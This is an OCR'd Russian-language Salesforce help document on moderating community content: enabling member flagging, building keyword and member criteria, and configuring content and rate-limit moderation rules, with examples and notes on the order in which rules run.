
Подробные сведения модерирования упорядочены в виде активных плиток на странице обзора модерирования в управлении сообществом и рабочем пространстве сообщества. Быстро просматривайте полную картину действий модерирования сообществ и выполняйте стандартные задачи модерирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Для просмотра всех помеченных сообщений и комментариев нажмите **«Помеченные обсуждения»** и перейдите непосредственно в очередь помеченных обсуждений. Помеченные сообщения и комментарии можно утверждать или удалять массово, прямо из очереди.



Совет: Выполните автоматическую настройку! Стандартный компонент подробных сведений можно найти в пакете Salesforce Communities Management, доступном для загрузки в AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

Аналитические отчеты, представленные в пакете, являются полностью настраиваемыми. При необходимости измените стандартные имена страниц Insights, соотнесения папок отчетов или столбцы и фильтры отчетов Insights.

Другими словами, пользователи могут беспрепятственно настраивать или изменять содержимое пакета. Данные действия не влияют на наши рабочие процессы.

Включение функции присвоения пометок для участников сообщества

Чтобы разрешить участникам сообщества помечать публикации, комментарии, файлы и сообщения, которые, на их взгляд, являются недопустимыми, включите функцию присвоения пометок.

Прежде чем разрешить участникам помечать содержимое в пользовательском интерфейсе, рекомендуем включить функцию модерирования сообщества. Если соответствующий параметр не отображается, обратитесь к администратору.

Данный параметр не требуется для присвоения пометок или модерирования элементов посредством API.

Помеченный элемент может быть просмотрен и обработан модератором сообщества. Кроме того, отключение функции присвоения пометок для участников сообщества не препятствует присвоению пометок модераторами.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Настройки»** и установите флажок «Разрешить участникам помечать содержимое».
3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, доступные после включения данного параметра в сообществе.

- Участники могут помечать сообщения, комментарии и файлы посредством параметра «Пометить как недопустимое».
- Пользователи могут помечать сообщения в рамках сообщества на странице «Мои сообщения» в Chatter. Если участник включил уведомления по электронной почте, он также сможет помечать сообщения прямо из своего электронного ящика. Участники могут помечать только сообщения из сообщества, в котором они состоят.

  Прим.: На клиентских или партнерских порталах, во внутренней организации или из Salesforce1 помечать сообщения невозможно.

- Менеджеры и ответственные за группы могут модерировать управляемые или собственные группы.

Если необходимо создать настраиваемую расширенную логику модерирования для сообщества, можно создать триггеры, помечающие содержимое. Настраиваемые триггеры работают в фоновом режиме и не требуют открытого доступа участника для присвоения пометок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции присвоения пометок для пользователей сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Назначение модератора сообщества

Критерии модерирования сообщества

Создайте критерии для определения ключевых слов или групп участников. Критерии используются в правилах для модерирования содержимого, созданного участниками, например записей и комментариев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Планируйте сценарии использования сообщества

Перед созданием критериев участника подумайте о том, чего хотите добиться.

- Защитить сообщество от ботов и спамеров? Большинство спамеров атакуют почти сразу же после регистрации. Задайте критерии участника на основе даты создания пользователя.
- Хотите изучить первые записи участника? Задайте критерии участника, направленные на пользователей без вклада в сообщество.
- Желаете модерировать деятельность ваших внутренних пользователей в сообществе? Настройте критерии, включающие только ваших внутренних пользователей.
- Хотите получать уведомление, когда партнер отправляет запись в первый раз? Задайте критерии, включающие только ваших пользователей-партнеров, не создающих вклада в сообщество.

Перед созданием критериев подумайте о том, что хотите модерировать.

- Отсеивать сленг и ругательства? Настройте отдельные списки ключевых слов для каждой группы связанных слов.
- Хотите скрыть названия продуктов конкурентов? Создайте список ключевых слов только для продуктов конкурентов.
- Хотите следить, чтобы содержимое соответствовало положениям закона об отчетности и безопасности медицинского страхования? Создайте список ключевых слов, уведомляющий о возможных нарушениях закона.

Создание критериев содержимого для модерирования сообщества

Создайте и меняйте критерии, улавливающие оскорбительную лексику или недопустимое содержимое в вашем сообществе. Критерии содержимого используются в правилах для модерирования содержимого, созданного участниками, например записей и комментариев.

Создание критериев участников для модерирования сообщества

Создайте и меняйте критерии участников для применения в правилах модерирования сообщества. Рассматривайте определенные группы участников с учетом пользовательского профиля, типа пользователя, даты его создания, публиковали ли они ранее записи или оставляли комментарии в сообществе. Используйте критерии участников в правилах для выполнения определенных сценариев, например изучения записей только от клиентов, созданных за последние 7 дней.

Создание критериев содержимого для модерирования сообщества

Создайте и меняйте критерии, улавливающие оскорбительную лексику или недопустимое содержимое в вашем сообществе. Критерии содержимого используются в правилах для модерирования содержимого, созданного участниками, например записей и комментариев.

Для установки списков ключевых слов можно использовать Metadata API или Tooling API.

Ниже перечислены некоторые рекомендации.

- В списке критериев вашей организации может содержаться до 30 ключевых слов. Это ограничение действует для организации, а не для сообщества.
- В списке ключевых слов может быть до 2 000 записей.
- Регистр и конечные знаки препинания при сопоставлении ключевых слов с содержимым, созданным пользователем, игнорируются. Например, если в вашем критерии содержится запись *«ПлохоеСлово»*, оно будет определено при вводе записи *«ПЛОХОЕСЛОВО»* или *«плохоеслово»*.

Настройка критериев содержимого для использования в правилах модерирования.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. При использовании страницы «Рабочие пространства сообществ» для доступа к функции модерирования выберите **«Модерирование»** > **«Критерии содержимого»** > **«Создать»**. При использовании страницы «Управление сообществом» для доступа к функции модерирования выберите **«Модерирование»** **«Критерии содержимого».**
3. Введите имя, уникальное имя и описание для данного критерия.
4. Нажмите кнопку **«Сохранить»**.
5. Обновление ключевых слов в критерии.

   Чтобы добавить ключевые слова, нажмите кнопку **«Добавить»**.

   - Ключевые слова могут состоять максимум из 100 символов и содержать буквы, числа, пробелы и специальные символы.
   - Подстановочные символы не поддерживаются.
   - Ключевые слова разделяются запятыми или разрывами строки.
   - При добавлении ключевых слов можно одновременно копировать и вставлять до 32 000 символов.

   Совет: Для охвата различных вариантов одного и того же слова можно использовать специальные символы и пробелы. Например:

   плохое-слово

   пл@хоеслово

   п л о х о е с л о в о

   Чтобы удалить ключевые слова, выберите нужные ключевые слова и нажмите кнопку **«Удалить»**.

   В сообщении будет указано, сколько ключевых слов удалось и не удалось добавить, а также сколько дублей проигнорировано. Если не удалось сохранить всю запись, просмотрите требования к ключевым словам и повторите попытку. Случайно добавленные дубли будут проигнорированы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления критериев:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

Чтобы удалить критерий, нажмите **Удалить** на странице «Критерии содержимого. Если критерий используется правилом, его удаление невозможно.

Создание критериев участников для модерирования сообщества

Создайте и меняйте критерии участников для применения в правилах модерирования сообщества. Рассматривайте определенные группы участников с учетом пользовательского профиля, типа пользователя, даты его создания, публиковали ли они ранее записи или оставляли комментарии в сообществе. Используйте критерии участников в правилах для выполнения определенных сценариев, например изучения записей только от клиентов, созданных за последние 7 дней.

Ниже перечислены некоторые рекомендации.

- В списке критериев вашей организации может содержаться до 100 ключевых слов. Это ограничение действует для организации, а не для сообщества.
- Каждый критерий может включать до 100 условий, касающихся пользователей.

Можно создать критерии, включающие только типы пользователей и их профили или только фильтры. Но ничего не мешает добавить в критерий все: типы пользователей, их профили и фильтры. Итак, начнем.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните **Модерирование Критерии участников**, затем **Создать**.
3. Введите имя, уникальное имя и описание для данного критерия.
4. Выберите типы пользователей или профилей для включения в критерий.

   Можно указать любую комбинацию типов и профилей. Участники включаются в критерий, если они принадлежат к *любой* из этих выборок.

   Если удалить профиль во внутренней организации, то он также будет удален из критериев участников.

5. Выберите способ фильтрации участников.
   - Нет — выберите этот вариант, если не хотите фильтровать критерий на основе других параметров. Это вариант по умолчанию.
   - Дата создания пользователя — выберите этот вариант, чтобы включать пользователей, созданных только в определенный период времени. Введите количество дней с момента создания пользователя.

     Прим.: Дата создания пользователя не всегда совпадает с датой его присоединения к сообществу. Например, у вас может быть внутренний пользователь, созданный 120 дней тому назад, который стал участником сообщества 5 дней назад. Для самостоятельно зарегистрировавшихся пользователей дата создания совпадает с днем присоединения к сообществу.

   - Участники без вклада в сообщество — выберите этот вариант, чтобы включать только тех участников, что не оставляли записей и комментариев в сообществе. Записи, ожидающие проверки, не считаются вкладом в сообщество, пока не будут утверждены.

   Если вы выбрали типы и профили пользователей, а также указали условия фильтрации, участники включаются в критерий, только если принадлежат к одному из выбранных типов или профилей *и* условию фильтра.

6. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления критериев:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

Пример: Рассмотрим следующие условия.

Типы пользователей: Партнер

Профили пользователей: Пользователь Customer Community Plus Login, пользователь Customer Community Plus и пользователь Customer Community

Фильтрация по: Дата создания пользователя задана как 7 дней с момента создания.

Этот критерий участников применяется к:

- пользователям-партнерам, созданным за последние 7 дней;
- пользователю Customer Community Plus Login, созданному в течение последних 7 дней;
- пользователю Customer Community Plus, созданному в течение последних 7 дней;
- пользователю Customer Community, созданному в течение последних 7 дней.

Этот критерий можно использовать в правиле, чтобы делать следующее.

- Просматривать и утверждать записи.
- Получать уведомления о деятельности таких пользователей.
- Помечать все их публикации.

Чтобы удалить критерий, нажмите кнопку **«Удалить»** на странице «Критерии участников». Если критерий используется правилом, его удаление невозможно.

Правила модерирования сообщества

Создание и изменение правил сообщества для модерирования содержимого, созданного участниками. Каждое правило указывает на то, к какому содержимому, созданному участниками, оно применяется, на критерий для активации правила и на необходимые действия модерирования. Правила модерирования защищают сообщество от спамеров, ботов, оскорбительного и неподходящего содержимого.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка стандартных правил модерирования

В сообществах, созданных после весны 2017 года, будут предлагаться стандартные правила модерирования, которые блокируют, помечают, замораживают, заменяют или анализируют запрещенные ключевые слова. Правила начинают работать сразу после их активации. Можно настроить как правила, так и список запрещенных ключевых слов.

Создание правил содержимого для модерирования сообщества

Создание и изменение правил сообщества для модерирования содержимого, созданного участниками. Правила содержимого защищают сообщество от оскорбительных и неподходящих записей, созданных спамерами и злонамеренными участниками. Можно создавать правила для блокировки, замены, пометки и просмотра содержимого, созданного участниками.

Создание правил ограничения частоты отправки содержимого для модерирования сообщества

Формируйте и меняйте правила для отслеживания и ограничения частоты создания содержимого участниками сообщества. Такие правила защищают сообщество от спамеров и ботов, размещающих одно и то же сообщение несколько раз за короткий период времени. Вы можете создать правила ограничения для уведомления модераторов о подозрительном, похожем на спамеров поведении или незамедлительной блокировки участника.

Как и когда выполняются правила модерирования <0>сообщества<1>?

Правила, блокирующие содержимое, выполняются первыми, за ними идут правила на проверку и утверждение, затем правила, заменяющие содержимое, и последними — помечающие записи.

Включение модерирования ленты записи

Запустите правила модерирования комментариев или публикаций ленты записи, отображаемой внутри сообщества. Модерирование ленты записи обеспечивает соблюдение участниками правил размещения публикаций и комментариев в сообществе.

Настройка стандартных правил модерирования

В сообществах, созданных после весны 2017 года, будут предлагаться стандартные правила модерирования, которые блокируют, помечают, замораживают, заменяют или анализируют запрещенные ключевые слова. Правила начинают работать сразу после их активации. Можно настроить как правила, так и список запрещенных ключевых слов.

- В организации может содержаться до 30 правил. Это ограничение действует для организации, а не для сообщества. Это ограничение включает как правила содержимого, так и правила оценки.
- Каждое правило содержимого может содержать до трех критериев ключевых слов и 10 критериев участников.
- Правила, блокирующие содержимое, выполняются первыми, за ними идут правила на проверку и утверждение, затем правила, заменяющие содержимое, и последними — помечающие записи. Если одно действие выполняется двумя и более правилами, первым запускается более раннее правило. Правила для замены содержимого не запускаются, если содержимое также применяется в правиле проверки — менеджеры сообщества должны иметь возможность изучить исходный текст.
- Правила модерирования применяются только к публикациям ленты, комментариям и опросам. Правила модерирования не применяются к созданным темам.

1. Откройте страницу «Рабочие пространства сообществ» или «Управление сообществом».
2. Нажмите **«Правила** > **модерирования»** > **«Правило модерирования»**, затем нажмите **«Редактировать»** рядом с правилом, которое хотите изменить.
3. Если правило отвечает нужным требованиям, просто нажмите **«Активировать»**. Можно также настроить следующие поля:
   - **Имя**: измените имя правила.
   - **Уникальное имя**: введите уникальное имя правила. Уникальное имя, используемое API-интерфейсом.
   - **Описание**: при необходимости измените описание.
   - **Активировать правило**: выберите, чтобы активировать правило.
   - **Применимо к**: укажите, к каким типам содержимого, созданного участниками, это правило должно применяться. Обрабатываются только записи и комментарии из содержимого, созданного в группах и профилях пользователей. Поддерживаются все типы ленты, например опросы и ссылки.
   - **Действие модерирования**: измените, что должно происходить после срабатывания критерия.
     - **Блокирование** не позволяет опубликовать содержимое.
     - **Проверка** позволяет пользователям с полномочием «Может утверждать запись и комментарий ленты» утверждать содержимое перед публикацией.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования и удаления правил:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

  - **Замена** публикует содержимое, заменив ключевые слова на звездочки (*). Например, *«ПлохоеСлово»* превращается в `*******`.
  - **Пометка** публикует и автоматически помечает содержимое как недопустимое.
- **Сообщение для участника**: измените, что должно отображаться участнику при блокировании его содержимого. Если не указать сообщение, участнику будет показан стандартный текст: «Нельзя использовать `%BLOCKED_KEYWORD%` или другие неподходящие слова в сообществе. Измените содержимое и повторите попытку». Переменная `%BLOCKED_KEYWORD%` отображает до пяти заблокированных слов. Эту переменную можно также использовать в собственном настраиваемом сообщении.

  Совет: Для международных сообществ можно перевести это сообщение. Введите строку *«Перевод»* в поле «Быстрый поиск» меню «Настройка» и выберите **«Перевести»**. Для перевода сообщения выберите компонент настройки «Правило модерирования» и раскройте сообщество, к которому относится правило.
- **Критерий участника**: выберите критерий для запуска этого правила. Подумайте, к кому должно применяться это правило?
- **Критерий содержимого**: выберите критерий содержимого, который данное правило должно соблюдать. Подумайте, к каким определенным ключевым словам должно применяться это правило? Список запрещенных ключевых слов создан и предварительно выбран для данного правила. Для добавления или удаления терминов из списка нажмите **«Критерии содержимого»**и выберите **«Запрещенные ключевые слова»**.

4. Нажмите кнопку **«Сохранить»**.

Ниже перечислены некоторые рекомендации.

- При активации правила содержимого без критерия участников оно будет применено ко всем участникам.
- При активации правила содержимого без указания критерия участника результат будет следующим:
  - участники полностью потеряют возможность создавать записи и комментарии.
  - Все записи будут отправлены на проверку.
  - Все записи и комментарии будут помечены.
- Если указать критерии участников и содержимого, то правило будет действовать только при выполнении обоих условий.
- Критерий указывать не обязательно. Однако мы рекомендуем добавить критерии к правилам, чтобы они применялись к определенным участникам и содержимому.

Создание правил содержимого для модерирования сообщества

Создание и изменение правил сообщества для модерирования содержимого, созданного участниками. Правила содержимого защищают сообщество от оскорбительных и неподходящих записей, созданных спамерами и злонамеренными участниками. Можно создавать правила для блокировки, замены, пометки и просмотра содержимого, созданного участниками.

Если сообщество использует шаблон службы поддержки клиентов (Napili), правила модерирования применяются к вопросам и групповым записям, созданным участниками сообщества. Если сообщество использует вкладки Salesforce + Visualforce, правила модерирования применяются и к действиям публикаторов.

Для установки правил содержимого можно использовать интерфейс Metadata API или Tooling API.

Ниже перечислены некоторые рекомендации.

- В организации может содержаться до 30 правил. Это ограничение действует для организации, а не для сообщества. Это ограничение включает как правила содержимого, так и правила оценки.
- Каждое правило содержимого может содержать до трех критериев ключевых слов и 10 критериев участников.
- Правила, блокирующие содержимое, выполняются первыми, за ними идут правила на проверку и утверждение, затем правила, заменяющие содержимое, и последними — помечающие записи. Если одно действие выполняется двумя и более правилами, первым запускается более раннее правило. Правила для замены содержимого не запускаются, если содержимое также применяется в правиле проверки — менеджеры сообщества должны иметь возможность изучить исходный текст.

Совет: Прежде чем создавать правило, рекомендуется создать для него критерии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования и удаления правил:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните **Модерирование Правила**, затем **Создать** и выберите **Правило содержимого**.
3. Заполните поля ниже.
   - Имя: введите имя правила.
   - Уникальное имя: введите уникальное имя правила. Уникальное имя, используемое API-интерфейсом.
   - Описание: при необходимости введите описание.
   - Активировать правило: правило активируется, если этот флажок установлен.
   - Применимо к: укажите, к каким типам содержимого, созданного участниками, это правило должно применяться. Обрабатываются только записи и комментарии из содержимого, созданного в группах и профилях пользователей. Поддерживаются все типы ленты, например опросы и ссылки.
   - Действие модерирования: укажите, что должно происходить после срабатывания критерия.
     - Блокирование не позволяет опубликовать содержимое.
     - Проверка позволяет пользователям с полномочием «Может утверждать запись и комментарий ленты» утверждать содержимое перед публикацией.
     - Замена публикует содержимое, заменив ключевые слова на звездочки (*). Например, *«ПлохоеСлово»* превращается в *******.

- Пометка публикует и автоматически помечает содержимое как недопустимое.

- Сообщение для участника: укажите, что должно отображаться участнику при блокировании его содержимого. Если не указать сообщение, участнику будет показан стандартный текст: «Нельзя использовать `%BLOCKED_KEYWORD%` или другие неподходящие слова в сообществе. Измените содержимое и повторите попытку». Переменная `%BLOCKED_KEYWORD%` отображает до пяти заблокированных слов. Эту переменную можно также использовать в собственном настраиваемом сообщении.

  Совет: Для международных сообществ можно перевести это сообщение. Введите строку *«Перевод»* в поле «Быстрый поиск» меню «Настройка» и выберите **«Перевести»**. Для перевода сообщения выберите компонент настройки «Правило модерирования» и раскройте сообщество, к которому относится правило.

- Критерий участника: выберите критерий для запуска этого правила. Подумайте, к кому должно применяться это правило?
- Критерий содержимого: выберите критерий содержимого, который данное правило должно соблюдать. Подумайте, к каким определенным ключевым словам должно применяться это правило?

Важное замечание: Учитывайте следующие рекомендации.

- При активации правила содержимого без критерия участников оно будет применено ко всем участникам.
- При активации правила содержимого без указания критерия участника результат будет следующим:
  - участники полностью потеряют возможность создавать записи и комментарии.
  - Все записи будут отправлены на проверку.
  - Все записи и комментарии будут помечены.

  Ой! Будьте осторожны.
- Если указать критерии участников и содержимого, то правило будет действовать только при выполнении обоих условий.
- Критерий указывать не обязательно. Однако мы рекомендуем добавить критерии к правилам, чтобы они применялись к определенным участникам и содержимому.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Перевод терминов

Создание критериев содержимого для модерирования сообщества

Создание критериев участников для модерирования сообщества

Создание правил ограничения частоты отправки содержимого для модерирования сообщества

Формируйте и меняйте правила для отслеживания и ограничения частоты создания содержимого участниками сообщества. Такие правила защищают сообщество от спамеров и ботов, размещающих одно и то же сообщение несколько раз за короткий период времени. Вы можете создать правила ограничения для уведомления модераторов о подозрительном, похожем на спамеров поведении или незамедлительной блокировки участника.

Каждое правило ограничения отправки управляет двумя действиями: уведомление и заморозка. Вы можете настроить правило для обоих действий или только для одного. Правило может применяться к: записям, комментариям, файлам и личным сообщениям. В сообществах, использующих шаблон службы поддержки клиентов (Napili), сюда также относятся вопросы и ответы.

Ниже перечислены некоторые рекомендации.

- В организации может содержаться до 30 правил. Это ограничение действует для организации, а не для сообщества. Это ограничение включает как правила содержимого, так и правила оценки.
- В каждом правиле ограничения отправки может содержаться до 10 критериев участников.

Совет: Прежде чем создавать правило, рекомендуется создать для него критерии участников.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните **Модерирование Модерирование Правила**, затем **Создать** и выберите **Правило ограничения отправки**.
3. Заполните поля ниже.
   - Имя: введите имя правила.
   - Уникальное имя: введите уникальное имя правила. Уникальное имя, используемое API-интерфейсом.
   - Описание: при необходимости введите описание.
   - Активировать правило: правило активируется, если этот флажок установлен.
   - Применимо к: укажите, к каким типам содержимого, созданного участниками, это правило должно применяться. Обрабатываются только записи и комментарии из содержимого, созданного в группах и профилях пользователей.
   - Критерий участника: выберите критерий для запуска этого правила. Спросите себя, к кому должно применяться это правило?

     Обычно спамеры — это новые участники. Рекомендуется создать критерий участников, включающий только пользователей клиентов, созданных в течение последних 7 дней.

     Прим.:
     - Правила ограничения частоты отправки не применяются к внутренним пользователям. Можно использовать критерий участников, включающий внутренних пользователей, но правила не будут к ним применяться.
     - При активации правило ограничения отправки без критерия участников будет применено ко всем внешним участникам.
   - Временной интервал создания содержимого — выберите интервал, который хотите использовать.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования и удаления правил:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Является участником сообщества.

- Уведомлять модераторов — введите число. Модераторы получат письмо, когда участник создаст такое количество содержимого в заданный интервал времени.
- Замораживать участников — введите число. Участник замораживается, если создаст такое количество содержимого в заданный интервал времени.

  Важное замечание: Если участник замораживается, то это происходит во всех сообществах, в которых он состоит.

Письма отправляются пользователям с полномочием Модерирование пользователей сообщества. Убедитесь, что назначили своим модератором это полномочие. Письма отправляются, даже если пользователь отключил эл. почту Chatter.

4. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

Пример: Используем следующее правило ограничения частоты отправки в качестве примера.

Область применения: записи и личные сообщения

Критерии участников: пользователи — клиенты, созданные за последние 7 дней

Временной интервал создания содержимого: 3 минут

Уведомлять модераторов: 6

Замораживать участников: 10

При наличии данного правила происходит следующее, когда участник достигнет указанных пределов.

В течение 3-х минут участник создает...	Будет ли уведомлен модератор?	Участник заморожен?
4 записи и 2 личных сообщения	✓	✗
6 записей	✓	✗
6 комментариев	✗	✗
8 записи и 2 личных сообщения	✓	✓
10 записей	✓	✓
10 комментариев	✗	✗

Правило с такими значениями защищает сообщество от спамеров и ботов, но также позволяет помочь новым участникам. Возможно, не представляющий угрозы участник отправил вопрос несколько раз подряд, надеясь быстрее получить ответ. Правила ограничения частоты отправки не только защищают сообщество, но и позволяют помогать участникам.

Вот правило, настроенное только для личных сообщений.

Область применения: Личные сообщения

Критерии участников: пользователи — клиенты, созданные за последние 3 дней

Временной интервал создания содержимого: 15 минут

Уведомлять модераторов: 1

Замораживать участников: 3

Это правило защищает сообщество от спамеров, ведущих рассылки через личные сообщения.

Мое правило ограничения частоты отправки ничего не делает. Что не так?

Не спешите с выводами. Правила ограничения частоты отправки могут выглядеть расплывчато, но на самом деле они действуют точно так, как заданы. Поверьте нам. Например, вы настроили правило для заморозки участников, если они создали 10 элементов содержимого в течение 3 минут. Возможно, участник создал 9 элементов под конец первого интервала из 3-х минут. В таком случае участник не будет заморожен, пока не отправит еще 10 элементов во второй 3-минутный интервал.

Проверьте используемый критерий участников. Например, допустим, что задано правило ограничения отправки, в котором используется критерий для фильтрации участников, не создавших содержимое в сообществе. Как только участник отправит первую запись или комментарий, это правило перестанет к нему применяться; таким образом, участник не достигнет заданного ограничения, ведущего к заморозке.

СМ. ТАКЖЕ:

Создание критериев участников для модерирования сообщества

Как и когда выполняются правила модерирования <0>сообщества<1>?

Правила, блокирующие содержимое, выполняются первыми, за ними идут правила на проверку и утверждение, затем правила, заменяющие содержимое, и последними — помечающие записи.

Если одно действие выполняется двумя и более правилами, первым запускается более раннее правило. Правила для замены содержимого не запускаются, если содержимое также применяется в правиле проверки — менеджеры сообщества должны иметь возможность изучить исходный текст. При выполнении правил модерирования <0>сообщества<1> на сервере система <2>Salesforce<3> использует стандартный порядок выполнения.

Правила, блокирующие содержимое, выполняются во время проверки системы. Правила, блокирующие содержимое, пропускают изменения, внесенные триггерами `before`. Например, если триггер `before` изменяет сообщение ленты, то правило модерирования, блокирующее содержимое, пропускает измененное содержимое и выполняется для исходного содержимого.

Правила, проверяющие и утверждающие содержимое, выполняются перед сохранением базы данных. Они применяются до правил, заменяющих содержимое.

Правила, заменяющие содержимое, выполняются перед сохранением базы данных.

Правила, помечающие содержимое, выполняются после бизнес-правил.

СМ. ТАКЖЕ:

Руководство разработчика Apex: триггеры и порядок выполнения


Включение модерирования ленты записи

Запустите правила модерирования комментариев или публикаций ленты записи, отображаемой внутри сообщества. Модерирование ленты записи обеспечивает соблюдение участниками правил размещения публикаций и комментариев в сообществе.

Участники могут размещать публикации или комментировать любые типы записей, имеющих ленту. Правила модерирования, настроенные для вашего сообщества, будут обрабатывать любые публикации или комментарии, не отвечающие критериям правил. Флажки на ленте записей видны только изнутри сообщества, где их выставляют. Вы также можете выключать правила модерирования для внутренних пользователей, так что их действия на ленте не будут выделяться флажками.

1. Введите **«Параметры сообществ»** в поле быстрого поиска / на панели поиска.
2. Нажмите на поле рядом с компонентом **«Применять модерирование ко всем публикациям ленты, независимо от места их отображения»**.
3. Нажмите кнопку **«Сохранить»**.

Пример: Включение модерирования ленты записи в настройках сообществ



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования и удаления правил:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Просмотр и утверждение сообщений и комментариев в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для утверждения, удаления или редактирования публикаций и комментариев, ожидающих проверки: Прим.: Автор может просматривать комментарий, ожидающий проверки, к аналогичному сообщению, только если опубликовал и запись, и комментарий.	С его помощью можно утверждать запись и комментарий ленты
